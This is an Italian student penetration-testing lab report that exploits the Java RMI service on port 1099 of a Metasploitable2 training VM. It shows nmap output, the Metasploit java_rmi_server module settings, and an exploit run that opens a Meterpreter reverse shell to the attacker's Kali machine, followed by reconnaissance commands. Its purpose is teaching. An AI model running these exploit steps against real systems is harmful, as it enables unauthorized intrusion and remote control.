

Report progetto


Vulnerabilità sulla porta 1099 - Java RMI

Ivona Kovacevic

Fasi del PenTesting - Exploit

1. Ingaggio
2. Information gathering - Maltego, Whois, Shodan
3. Enumerazione e Scansione reti - Nmap, Nessus
4. **Exploit**: è un attacco che sfrutta le vulnerabilità della macchina target, di solito si effettua per assumere il controllo del sistema stesso o ottenere i privilegi di amministratore.

Impostazione IP machine



The screenshot shows a Kali Linux virtual machine with two windows open. The left window is a terminal running GNU nano 2.9.2, editing the file /etc/network/interfaces. The right window is a terminal running Metasploit 2.0.7, also editing the same file. The background of the desktop is a rocky landscape.

```
root@kali: /home/kali
File Actions Edit View Help
GNU nano 2.9.2 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.111/24
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1

#auto eth0
#iface eth0 inet dhcp

[ Read 18 lines ]
[ Read 21 lines ]
```

Abbiamo impostato
l'IP delle due
macchine come
richiesto:

- Kali: (attaccante)
- 192.168.11.111
- Metasploit: (target)
- 192.168.11.112

Scansione nmap "nmap -A -T4 192.168.11.112"

```
kali@kali: ~  
File Actions Edit View Help  
53/tcp open domain ISC BIND 9.4.2  
| dns-nsid:  
|_ bind.version: 9.4.2  
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
|_ http-title: Metasploitable2 - Linux  
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2  
111/tcp open rpcbind 2 (RPC #100000)  
| rpcinfo:  
|_ program version port/proto service  
| 100000 2 111/tcp rpcbind  
| 100000 2 111/udp rpcbind  
| 100003 2,3,4 2049/tcp nfs  
| 100003 2,3,4 2049/udp nfs  
| 100005 1,2,3 38243/udp mountd  
| 100005 1,2,3 53131/tcp mountd  
| 100021 1,3,4 36469/udp nlockmgr  
| 100021 1,3,4 39727/tcp nlockmgr  
| 100024 1 36273/tcp status  
|_ 100024 1 42027/udp status  
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)  
512/tcp open exec netkit-rsh rexecd  
513/tcp open login?  
514/tcp open shell Netkit rshd  
1099/tcp open java-rmi GNU Classpath grmiregistry  
1524/tcp open bindshell Metasploitable root shell  
2049/tcp open nfs 2-4 (RPC #100003)  
2121/tcp open ftp ProFTPD 1.3.1  
3306/tcp open mysql?
```

Abbiamo eseguito una scansione veloce con **Nmap** per vedere quali porte sono aperte, quella che interessa a noi in questo caso è la porta **1099 java-rmi**.

Nmap è un port scanner e serve per identificare le porte aperte.

Msfconsole

```
(kali㉿kali)-[~]  
$ msfconsole  
  
3Kom SuperHack II Logon  
  
User Name: [ security ]  
Password: [ ]  
  
[ OK ]  
  
https://metasploit.com  
  
=[ metasploit v6.1.39-dev ]  
+ -- ==[ 2214 exploits - 1171 auxiliary - 396 post ]  
+ -- ==[ 616 payloads - 45 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit tip: Use help <command> to learn more  
about any command
```

Per avviare Metasploit utilizziamo il comando 'msfconsole'.

Metasploit è un framework creato per il PenTesting e ci fornisce una vasta gamma di exploit da utilizzare contro sistemi target.

Search java_rmi

```
msf6 > search java_rmi
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Descr
0	auxiliary/gather/java_rmi_registry RMI Registry Interfaces Enumeration		normal	No	Java
1	exploit/multi/misc/java_rmi_server RMI Server Insecure Default Configuration Java Code Execution	2011-10-15	excellent	Yes	Java
2	auxiliary/scanner/misc/java_rmi_server RMI Server Insecure Endpoint Code Execution Scanner	2011-10-15	normal	No	Java
3	exploit/multi/browser/java_rmi_connection_impl RMIConnectionImpl Deserialization Privilege Escalation	2010-03-31	excellent	No	Java

Interact with a module by name or index. For example `info 3`, `use 3` or `use exploit/multi/browser/java_rmi_connection_impl`

```
msf6 > use exploit/multi/misc/java_rmi_server
```

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

Con il termine 'search' possiamo cercare un modulo all'interno di Metasploit, seguito dal termine di ricerca che, nel nostro caso, è 'java_rmi'.

Show options

```
msf6 exploit(multi/misc/java_rmi_server) > show options
```

```
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Questo comando ci mostra le opzioni del pacchetto scelto.

Come possiamo vedere l'opzione RHOSTS è richiesta e con il comando 'set RHOSTS 192.168.11.112' andremo a completare la richiesta.

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the
RHOSTS	192.168.11.112	yes	The target ho

Exploit – Sysinfo

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/9v3pRXqtUl8
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:39450 ) at 2022-09-02 05:53:50 -0400

meterpreter > syninfo
[-] Unknown command: syninfo
meterpreter > sysinfo

Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
```

Exploit: con questo comando lanciamo l'attacco finale dove viene inviato il payload scelto da noi precedentemente. il payload più potente è Meterpreter.

Sysinfo: ci mostra info utili sulla macchina target, come l'OS, nome, lingua ecc.

Route

```
meterpreter > route
```

```
IPv4 network routes
```

```
BOF
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```
BOF
```

Con il comando 'route' ci fa accedere alle impostazioni di routing di Metasploitable.

Ifconfig

‘Ifconfig’ ci mostra tutte le informazioni di rete, come l'indirizzo IP, il MAC address, netmask

```
meterpreter > ifconfig
```

```
Interface 1
```

```
=====
Name           : lo - lo
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ::
```

```
Interface 2
```

```
=====
Name           : eth0 - eth0
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 192.168.11.112
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::a00:27ff:fea0:df56
IPv6 Netmask   : ::
```